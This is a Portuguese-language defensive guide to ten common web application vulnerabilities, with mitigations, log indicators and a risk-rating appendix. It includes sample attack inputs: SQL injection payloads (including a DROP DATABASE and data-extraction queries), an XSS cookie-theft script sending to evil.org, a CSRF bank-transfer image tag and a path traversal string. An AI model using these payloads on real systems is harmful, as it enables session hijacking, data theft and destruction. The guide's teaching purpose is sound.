Este guia foi elaborado com o intuito de fornecer informações úteis sobre segurança aos administradores e desenvolvedores de aplicações *web*. Fornecendo informações úteis sobre as principais ameaças atualmente encontradas nas tecnologias disponíveis e demonstrando com exemplos como evitá-las e corrigi-las. Nos próximos tópicos trataremos as 10 vulnerabilidades mais encontradas em aplicações *web* de consultas públicas analisadas, ordenando-as decrescentemente conforme seu grau de incidência.

2 #1 *CROSS SITE REQUEST FORGERY* (CSRF)

Um ataque de *Cross Site Request Forgery* força o navegador de um usuário logado a enviar uma requisição forjada (com o *cookie* de sessão da vítima e qualquer outra informação da autenticação) para uma aplicação *web* vulnerável. Isso permite o atacante forçar o navegador da vítima gerar requisições que a aplicação *web* acredita serem requisições legitimas.

Por exemplo, se um usuário legítimo está logado no site de um banco vulnerável a CSRF e recebe um email malicioso com uma imagem escondida como abaixo:

```
Esse é um email spam :)
<img
src=http://www.sitedobanco.org/authenticated/accounts?action=transferMoney&toAccount=9
9009811&quantity=5000.00
/>
```

Se quando o usuário abrir seu email ele estiver logado no site do banco vulnerável, o navegador tentará requisitar a imagem anexada, fazendo uma requisição no site do banco com a URL indicada. O navegador fará essa requisição utilizando o estado atual da conexão com o banco (enviando *cookie* de sessão), identificando que já está logado. A aplicação do banco creditará legitimidade à solicitação e realizará a transferência bancária.

Como evitar: Para evitar o CSRF faz-se necessário a inclusão de um *token* não previsto no *body* ou URL de cada requisição HTTP. Estes *tokens* necessitam ser únicos por usuário da sessão e servirão para manter uma sessão confiável com o servidor.

Indicadores de ataque: Não existem indicadores deste tipo de ataque, visto que o servidor de aplicação não consegue diferenciar a legitimidade da requisição.

3 #2 *INSUFICIENT TRANSPORT LAYER PROTECTION* (ITLP)

O ITLP é uma falha que ocorre quando a aplicação não protege com criptografia áreas de autenticação ou que trafeguem dados sensíveis. No protocolo HTTP os dados trafegam em texto plano, isso significa que toda informação que passa pela interface de rede da máquina do cliente e do servidor pode ser interceptada por uma técnica chamada *sniffing*. Se uma aplicação possui autenticação e/ou troca de dados sensíveis, o tráfego necessita estar criptografado. Para isso existe *Secure Socket Layer* (SSL), que é um protocolo de transporte seguro de dados que encapsula o HTTP e garante integridade e confidencialidade da informação. Criptografia do trafego protege também contra ataques *Man-In-The-Middle* (MitM), em que um atacante se posiciona entre a vítima e o servidor *web*, interceptando os dados de uma das pontas, lendo-o e repassando a outra ponta.

Como evitar: Implementar criptografia nas áreas sensíveis da aplicação.

Indicadores de ataque: Não possui nenhum indicador de ataque.

4 #3 *SQL INJECTION* (SQLI)

Ataques de *SQLInjection* consistem na injeção de comandos SQL através de um *input* do usuário. A exploração dessa falha permite ao atacante a leitura de informações contidas no banco de dados, inserir, deletar ou atualizar registros do banco, executar comandos do sistema operacional ou ler/escrever arquivos no sistema de arquivos. Se o banco for MSSQL *Server*, o atacante também tem a opção de executar comandos no servidor do banco de dados usando a função *xp_cmdshell*.

Se o banco for MySQL ele pode ler arquivos da máquina de banco, como arquivos de configurações, etc. Utilizando a função *LOAD FILE*() ou criar um arquivo no servidor de banco com o conteúdo que desejar utilizando a função *INTO OUTFILE*(). *SQLInjection* costuma ocorrer quando o desenvolvedor cria a *string* que será executada no servidor dinamicamente, utilizando o *input* do usuário. Por exemplo, em uma área de login o usuário pode realizar o seguinte POST para o servidor:

```
POST /login.jsp HTTP/1.1
Host: www.vulnerable.com
User-Agent: sec+ active fuzzer 1.0
Content-Length:

email=joao@vulnerable.com&senha=mypassword123
```

E digamos que na aplicação, tenha-se o seguinte código Java que monta a *query* que buscará o usuário no banco:

```
String sqlQuery =  “SELECT * FROM users WHERE email= '” + request.get('email') + “' and senha= '” +  request.get('senha') + “'”;
```

Note na criação da *string* sqlQuery acima, se o usuário submeter ' OR 1 > 0;-- a *query* ficaria:

"SELECT * FROM users WHERE email='' OR 1>0;--' and senha='";

Ou seja, SELECIONE **TODOS** os usuários onde email for igual a *String* vazia **OU** 1 for maior que zero e **comenta** o resto da *query* do desenvolvedor com '--'. Como UM é sempre maior que ZERO, o banco retorna todos os usuários. Existem diversas técnicas de exploração de *SQLInjection*, dentre elas destacam-se:

a) **STACKED QUERIES** – Entrada: -1; DROP DATABASE information_schema;

b) **BOOLEAN BASED** – Entrada: ' AND SELECT IF (1=1,'true','false')

c) **UNION BASED** – Entrada: ' UNION SELECT 1, user, pass,1--

d) **ERROR BASED** – Entrada: ' GROUP BY table.columnfromerror1 HAVING 1=1 --

e) **TIME BASED** – Entrada: TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>78--

Exemplos:

a) UNION BASED SQL INJECTION:

Query Original: SELECT * FROM perfis where id_perfil=$id

SQLInjection: SELECT * from perfis where id_perfil=-1 UNION SELECT 1,CONCAT('USER: ',user,'\x10PASS: ',pass,'\x10') FROM USUARIOS ORDER BY 2 LIMIT 0,1

b) ERROR BASED SQL INJECTION:

Query Original: SELECT * FROM perfis where id_perfil=$id

SQLInjection: SELECT * FROM perfis WHERE id_perfil=-1 and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,Hex(cast(database() as char)),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and '1'='1

A grande maioria dos ataques de propósito geral da internet são iniciados por algum SQL Injection. Com essa falha, o atacante pode obter o nome de usuário e *hash* da senha da área administrativa do site.

Como evitar: Existem muitas técnicas para diminuir as chances de um *SQLInjection* na aplicação inteira, mas somente a utilização de *Prepared Statement* garante segurança contra *SQLInjection*. A maioria dos bancos de dados suportam *Prepared Statement*. Ele compila o comando SQL e seus parâmetros no banco de dados separadamente, impossibilitando assim a violação da *query*. Em hipótese alguma se recomenda filtrar o *input* do usuário com *blacklist* de comandos SQL considerados perigosos. Filtros assim são facilmente burlados pelos atacantes, existem ferramentas que automatizam a tarefa de tentativas de burlar esses filtros. Por exemplo, se o desenvolvedor REMOVER do *input* do

usuário toda ocorrência de "SELECT" e "UNION", um *input* que passaria seria "sElEcT" se o filtro fosse *case-sensitive*. E se o filtro for *case-insensitive* o atacante poderia burlar com "SEL/**/ECT", ou seja, inserindo um comentário vazio no meio do comando.

Indicadores de ataque: O administrador do sistema pode procurar nos *logs* do servidor *web* por comandos SQL na URL, como UNION, SELECT, etc., ou enumerações do tipo "ORDER BY 1", "ORDER BY 2", etc.

5 #4 *CROSS SITE SCRIPTING* (XSS)

Falhas de XSS (Cross Site Scripting) ocorrem sempre que a aplicação imprime na tela uma informação oriunda do usuário sem nenhuma validação. Exemplo:

```
String title = request.get('title');
if (title != null) {
   System.out.println("<h2>" + title + "</h2>");
}
```

Um atacante pode explorá-la inserindo/fornecendo scripts para a aplicação, como por exemplo:

```
http://www.site.com/?title=</h2><script>alert("hacked")</script>
```

Isso ira imprimir o seguinte HTML na página:

```
<h2></h2><script>alert("hacked");</script>
```

Ou seja, uma janela de alerta aparecerá contendo a mensagem. É comum utilizar falhas de XSS para roubar sessões abertas no sistema alvo, obtendo o *cookie* de sessão e enviando ele para um site malicioso. O atacante pode fazer isso injetando no banco um XSS persistente ou pela URL da seguinte forma:

```
http://www.site.com/?title= i'm evil</h2><script>var img = new Image();
img.src="http://www.evil.org/evil.php?cookie="+escape(document.cookie);";</script>
```

Isso exibiria o seguinte no HTML:

```
<h2>i'm evil</h2><script>var img=new Image();
img.src="http://www.evil.org/evil.php?cookie="+escape(document.cookie);";</script>
```

Isso irá criar dinamicamente no DOM do HTML uma *tag* . O navegador quando vê uma *tag* <img> ele tenta carregar a imagem que está na propriedade *src*, fazendo uma requisição em evil.org passando o *cookie* na URL. O atacante pode então pegar a sessão do usuário nos *logs* de seu servidor ou num banco feito pela sua própria aplicação. Setando esse *cookie* em seu navegador, o *hacker* ganha a sessão aberta da vítima no site alvo.



Figura 15: Exemplo real de XSS em site militar.

Como evitar: Antes de exibir no navegador algum conteúdo que alguma vez passou pelo usuário, deve-se converter toda string para entidades HTML, por exemplo: "<" para "<",">" para ">", "" para '"', etc. Isso impossibilita qualquer tipo de manipulação do DOM, no PHP pode-se usar a função htmlentities, que vai converter os caracteres especiais da string para entidades HTML.

Indicativo de ataque: O administrador do servidor pode buscar por *tags* HTML ou código *javascript* na URL ou nos parâmetros do GET ou POST e valores de *cookies*. Para isso ele precisa ter habilitado *full log* no servidor *web*. Ou instalar um *firewall* de aplicação *web* (WAF - *Web Application Firewall*).

6 #5 *FAILURE TO RESTRICT URL ACCESS* (FRUA)

Essa falha ocorre por descuido dos desenvolvedores em não testar as permissões de visualização de cada página da área restrita. Quando um usuário se autentica num sistema ele abre uma sessão com o servidor. Teoricamente, o usuário somente poderá navegar pelas

páginas restritas se tiver essa sessão aberta com o servidor. O que acontece é que essa sessão deve ser checada em cada página restrita. A falha ocorre quando o desenvolvedor não verifica essa sessão ou verifica de maneira insuficiente numa página que necessita acesso autorizado.

Como evitar: Para evitar o esquecimento da verificação de permissões em cada página, é comum colocar esta verificação num arquivo de configuração que será incluído em todas as páginas da área restrita.

Indicadores de ataque: Não existem indicadores deste tipo de ataque.

7 #6 INSECURE DIRECT OBJECT REFERENCE (IDOR)

Essa falha diz respeito à exposição, por parte do desenvolvedor, de uma implementação interna. Como arquivos, diretórios, senhas de banco, etc. Por exemplo, é uma falha grave permitir a visualização de informação da implementação interna do algoritmo de geração de algum *token* para autenticação ou restrição de acesso. O desenvolvedor pode expor para o atacante a seguinte URL no POST do login:

http://www.site.com/auth/cryptDES.php

Evidenciando assim que a aplicação utiliza uma criptografia fraca de segurança.

Outro exemplo é a escalada de privilégios que um atacante pode obter utilizando uma referencia direta à um objeto, ou seja, digamos que o atacante esteja logado na aplicação, mas tenha permissões limitadas de acesso aos recursos. Se a URL da área restrita do atacante se parecer com a figura 16:

http://vulnerable.com/auth/profile?role=user

Figura 16: URL com parâmetros da implementação de privilégios visível.

Ele pode modificar a URL conforme o exemplo da figura17 e tentar visualizar o conteúdo da área administrativa. Se isso for possível, é uma falha grave de "*Failure to Restrict URL Access*".

http://vulnerable.com/auth/profile?role=admin

Figura 17: URL modificada para escalada de privilégio.

Como evitar: O desenvolvedor deve lembrar sempre de não informar em nomes dos *scripts*, corpo ou lógica da aplicação, como é a implementação interna, qual a tecnologia de banco de dados é utilizada, quais criptografias, etc, pois todas as informações podem ser utilizadas por um atacante.

Indicadores de ataque: Pode-se identificar nos *logs* do servidor *web*, que um atacante manipulou as URLs em busca de mais informações.

8 #7 ARBITRARY DIRECTORY TRAVERSAL (ADT)

Arbitrary Directory Traversal é uma falha que permite ao atacante acessar diretórios restritos ou ler diretórios que ficam fora da raiz do servidor *web* ou que não possuem permissão de visualização. Essa falha existe quando a aplicação recebe o nome de um diretório como *input* do usuário. O atacante explora o ADT inserindo um *PATH* forjado, para

escalar até diretórios restritos. Por exemplo, se a aplicação exibe os arquivos de um diretório fornecido pelo usuário da seguinte forma:

```
String directory = "/var/www/projeto/" + request.get('dir');
if (File.exists(directory)) {
    listFiles(directory);
}
```

O atacante pode fornecer um caminho de diretório como '../../../../../etc/' para visualizar os arquivos do diretório /etc/.

Como evitar: A melhor maneira de garantir a segurança contra esse tipo de falha é manter uma *whitelist* de diretórios que podem ser listados, e fazer sempre uma verificação se o diretório que o usuário forneceu está na lista de diretórios permitidos.

```
String dir_whitelist[] = {
    "/var/www/projeto/dir1",
    "/var/www/projeto/dir2",
    ...
};
```

Também se recomenda que o usuário que executa o servidor web tenha as mínimas permissões possíveis no servidor. Evitando assim que a aplicação possa enumerar diretórios sensíveis do sistema operacional.

Indicadores de ataque: O administrador do servidor pode procurar nos *logs* do servidor *web* por URLs que possuam caminhos de diretórios contendo: '../../', '..%2f..%2f', etc. Ou instalar um *firewall* de aplicação, como WAF (*Web Application Firewall*).



Figura 18: Exemplo real de vulnerabilidade ADT em site organizacional.

9 #8 SECURITY MISCONFIGURATION

Tecnologias de aplicações *web* e serviços do servidor desatualizados são os exemplos mais comuns desse tipo de falha. Além disso, todo dado que pode fornecer informações da arquitetura ou funcionamento interno da aplicação ou configurações é uma falha de segurança. Uma falha de configuração como habilitar listagens de arquivos dos diretórios (*DirectoryIndex On* no *Apache*) pode expor arquivos de configuração e nomes dos arquivos

de implementação, evidenciando assim a tecnologia utilizada e a lógica interna. Tudo isso pode ser usado como vetor de ataque por um intruso.

Como evitar: As tecnologias da aplicação *web* e do servidor devem estar sempre atualizadas e deve haver um processo de verificação e atualização constante. Em cada servidor deve haver *hardening*, ou seja, deve-se desabilitar tudo que não estiver sendo utilizado e retirar todas as permissões e opções das tecnologias que não são necessárias para o funcionamento da aplicação.

Indicadores de ataque: Alguns tipos de falhas, principalmente as que possuem *exploits*, podem ser detectados nos *logs* do servidor. Uma boa maneira de monitorar estes ataques é instalando uma IDS/IPS.

10 #9 BROKEN AUTENTICATION AND SESSION MANAGEMENT

Diversas falhas na lógica da autenticação de usuários e do controle das sessões possibilitam acesso não autorizado às áreas restritas. Exemplos:

Ameaças	Problemas
Usuário, senha, *session* ID's, etc, transmitidos em texto plano.	Permite roubo de credenciais e informações sensíveis.
Cookie transmitido sem a flag "*secure*"	*Cookie* transmitido em texto plano permite roubo da sessão.
Usar somente *cookie* (sem	Permite que o atacante dê um valor para o *cookie* no seu

sessão no servidor) como *token* de autenticação	*browser* para estar conectado (Cookie: logged=true;)
Passar o ID de sessão na URL	Se a aplicação passar o ID da seção na URL, a informação que garante a autenticação não estará no browser, mas sim na URL. Quem possuir a URL possui acesso autorizado na aplicação.
Vulnerável a *Session Fixation*	*Session Fixation* é uma falha que permite que o atacante force a criação de um ID de sessão no servidor com o valor que deseja, por exemplo: http://vuln.com/?jsessionid=QUERO_ESSE_ID_NA_MINHA_SESSAO. Isso permite enganar usuários legítimos e utilizar a sessão deste.
Sessão sem *timeout* ou sem opção de *logout*	Não especificar um tempo máximo de *timeout* para a autenticação.
Armazenamento de senhas no banco	Armazenar as senhas no banco de dados é uma falha grave, possibilita que, se o acesso ao banco de dados for comprometido por outra falha como SQLI, todos os usuários tenham seus acessos roubados.
Nenhuma proteção contra *brute-force*	Sem *captcha* ou outra forma de limitação de ataques de força bruta

Como evitar:

a) Implementar SSL;

b) Passar a opção SECURE no *cookie*;

c) Usar sessão no servidor sempre;

d) Nunca passar o ID da sessão na URL, armazenar sempre no *cookie*;

e) Ignorar novos ID's de sessão vindos do usuário;

f) Ajustar um tempo máximo de autenticação em espera;

g) Nunca armazenar as senhas no banco de dados, nem mesmo criptografadas. Armazene sempre o *hash* da senha;

h) Implementar *captcha* ou outro sistema de reconhecimento de *bots*.

Indicadores de ataque: Não se aplica.

11 #10 INSECURE CRYPTOGRAPHIC STORAGE

Em aplicações que manipulam dados sensíveis como informações de cartões de crédito, credenciais de autenticação, etc. É recomendável a armazenagem de forma segura desses dados no banco. A única forma de proteger essas informações é com criptografia forte e uma boa política de chaves.

Como evitar: As senhas não devem ser armazenas no banco, nem mesmo criptografadas. A única informação da senha que necessita ser armazenada é o *hash* da senha com um bom salto.

Indicadores de ataque: Não possui.

ANEXOS

ANEXOS A

ANEXO A – QUESTIONÁRIO DE CLASSIFICAÇÃO DE RISCOS

QUESTIONÁRIO DE CLASSIFICAÇÃO DE RISCOS

AGENTES DE AMEAÇA:

As primeiras questões são relacionadas aos agentes de ameaça envolvidos. O objetivo é estimar a probabilidade deste grupo realizar um ataque de sucesso. Use o pior cenário para os agentes de ameaça.

Nível de Conhecimento

Qual o nível de conhecimento devem ter esses agentes de ameaça?

a) Nenhum nível técnico. (1)
b) Algum nível técnico. (3)
c) Usuário avançado de computador. (4)
d) Conhecimento em programação e redes. (6)
e) Conhecimento em penetração de segurança. (9)

Resposta:

Motivação

Quão motivado esse grupo de agente de ameaças deve estar para encontrar e explorar essa vulnerabilidade?

a) Baixa ou nenhuma recompensa. (1)
b) Possibilidade de recompensa. (4)
c) Recompensa Alta. (9)

Resposta:

Oportunidade

Quais recursos e oportunidades são necessários para esse grupo de agente de ameaça encontrar e explorar essa vulnerabilidade?

a) Total acesso ou necessidade de recursos caros. (0)
b) Acesso especial ou necessidade de recursos. (4)
c) Algum acesso ou necessidade de recursos. (7)
d) Nenhum acesso ou recurso necessário. (9)

Resposta:

Tamanho

Qual o tamanho desse grupo de agentes de ameaça?

a) Desenvolvedores. (2)
b) Administradores de sistemas. (2)
c) Usuários da intranet. (4)
d) Colaboradores. (5)
e) Usuários autenticados. (6)
f) Usuários da internet. (9)

Resposta:

FATOR VULNERABILIDADE:

As próximas questões são relacionadas aos fatores relacionados à vulnerabilidade. O objetivo é estimar a probabilidade de uma vulnerabilidade em particular ser encontrada e explorada. Assumindo o agente de ameaças acima.

Facilidade em encontrar

Quão fácil é para esse grupo de agentes de ameaça encontrar essa vulnerabilidade?

a) Praticamente impossível. (1)
b) Difícil. (3)
c) Fácil. (7)
d) Ferramentas automatizadas disponíveis. (9)

Resposta:

Facilidade de exploração

Quão fácil é para esse grupo de agentes de ameaça explorar atualmente essa vulnerabilidade?

a) Apenas teórico. (1)
b) Difícil. (3)
c) Fácil. (5)
d) Ferramentas automatizadas disponíveis. (9)

Resposta:

Conscientização

Quão conhecida é essa vulnerabilidade para esse grupo de agentes de ameaça?

a) Desconhecida. (1)
b) Obscura. (4)
c) Óbvia. (6)
d) Conhecimento público. (9)

Resposta:

Detecção de Intrusão

Qual a probabilidade de um exploit ser detectado?

a) Detecção ativa na aplicação. (1)
b) Logada e monitorada. (3)
c) Logada sem monitoração. (8)
d) Não logada. (9)

Resposta:

IMPACTO TÉCNICO

O impacto técnico pode ser decomposto em fatores alinhados com as áreas tradicionais de preocupação com segurança: confidencialidade, integridade, disponibilidade e responsabilidade. O objetivo é estimar a magnitude do impacto sobre o sistema se a vulnerabilidade for explorada.

Perda de confidencialidade

Qual quantidade de dados poderia ser divulgada e quão sensível ela é?

a) Mínimo de dados não confidenciais divulgados. (2)
b) Mínimo de dados críticos divulgados. (6)
c) Quantidade extensa de dados não confidenciais divulgados. (6)
d) Quantidade extensa de dados críticos divulgados. (7)
e) Todos os dados divulgados. (9)

Resposta:

Perda de Integridade

A quantidade de dados pode ser corrompido e quão danificado foi?

a) Mínima, dados ligeiramente corrompidos. (1)
b) Mínima, dados seriamente corrompidos. (3)
c) Extensa, dados ligeiramente corrompidos. (5)
d) Extensa, dados seriamente corrompidos. (7)
e) Todos os dados corrompidos. (9)

Resposta:

Perda de disponibilidade

Quanto de serviço pode ser perdido e quão vital é?

a) Mínimo de serviços secundários interrompidos. (1)
b) Mínimo de serviços primários interrompidos. (5)
c) Extensa quantidade de serviços secundários interrompidos. (5)
d) Extensa quantidade de serviços primários interrompidos. (7)
e) Todos os serviços completamente perdidos. (9)

Resposta:

Perda de responsabilidade

As ações dos agentes de ameaça podem ser rastreáveis até um individuo?

a) Totalmente rastreável. (1)
b) Possivelmente rastreável. (7)
c) Completamente Anônimo. (9)

Resposta:

ANEXOS B

ANEXO B – METODOLOGIA DE CLASSIFICAÇÃO DE RISCOS

DETERMINANDO A CRITICIDADE DO RISCO

Nesta etapa iremos determinar a estimativa de probabilidade e a estimativa de impacto para determinar o nivel de criticidade desse risco. Tudo que se precisa fazer aqui é descobrir se a probabilidade é BAIXA, MÉDIA ou ALTA e então fazer o mesmo para o impacto. Nós vamos dividir a nossa escala de 0 a 9 em três partes:

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

Figura 19: Classificação da probabilidade e estimativa de impacto.

Lembrando que há varias incertezas nessa estimativa e que esses fatores tem a intenção de ajudar a chegar num resultado razoável. O primeiro passo é selecionar uma das opções associadas a cada fator e digitar o número do associado na tabela. Então realizamos a média das pontuações para calcular a probabilidade total. Por exemplo:

Threat agent factors					Vulnerability factors			
Skill level	Motive	Opportunity	Size		Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1		3	6	9	2
Overall likelihood=4.375 (MEDIUM)								

Figura 20: Cálculo da probabilidade e estimativa de impacto.

Em seguida, precisamos descobrir o impacto global. O processo é semelhante aqui. Em muitos casos a resposta será óbvia, mas poderá ser feita uma estimativa com base nos fatores, ou podemos calcular a média da pontuação para cada um dos fatores. Mais uma vez, menos de 3 é BAIXA, de 3 à 6 é MÉDIA, e de 6 à 9 é ALTA. Por exemplo:

Technical Impact					Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability		Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8		1	2	1	5
Overall technical impact=7.25 (HIGH)					Overall business impact=2.25 (LOW)			

Figura 21: Cálculo do impacto global.

Obtivemos as estimativas de probabilidade e impacto, agora podemos combiná-las para obter uma classificação de criticidade final para este risco. Note que se você tiver boas informações sobre o impacto do negócio, você deve usá-la ao invés das informações sobre o impacto técnico. Mas se você não tem informações sobre o negócio, então o impacto técnico é a próxima melhor escolha.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Figura 22: Classificação do nível de criticidade.

No exemplo dado acima, a probabilidade é MÉDIA, e o impacto técnico é ALTO, então a partir de uma perspectiva puramente técnica, parece que o nível de criticidade é ALTO. No entanto, note que o impacto nos negócios é, na verdade BAIXO, então o nível de criticidade é melhor descrito como BAIXO também. É por isso que a compreensão do contexto do negócio que esta sendo avaliado é tão crucial para a tomada de boas decisões de

risco. A incapacidade de compreender esse contexto pode levar à falta de confiança entre a empresa e as equipes de segurança que estão presente em muitas organizações.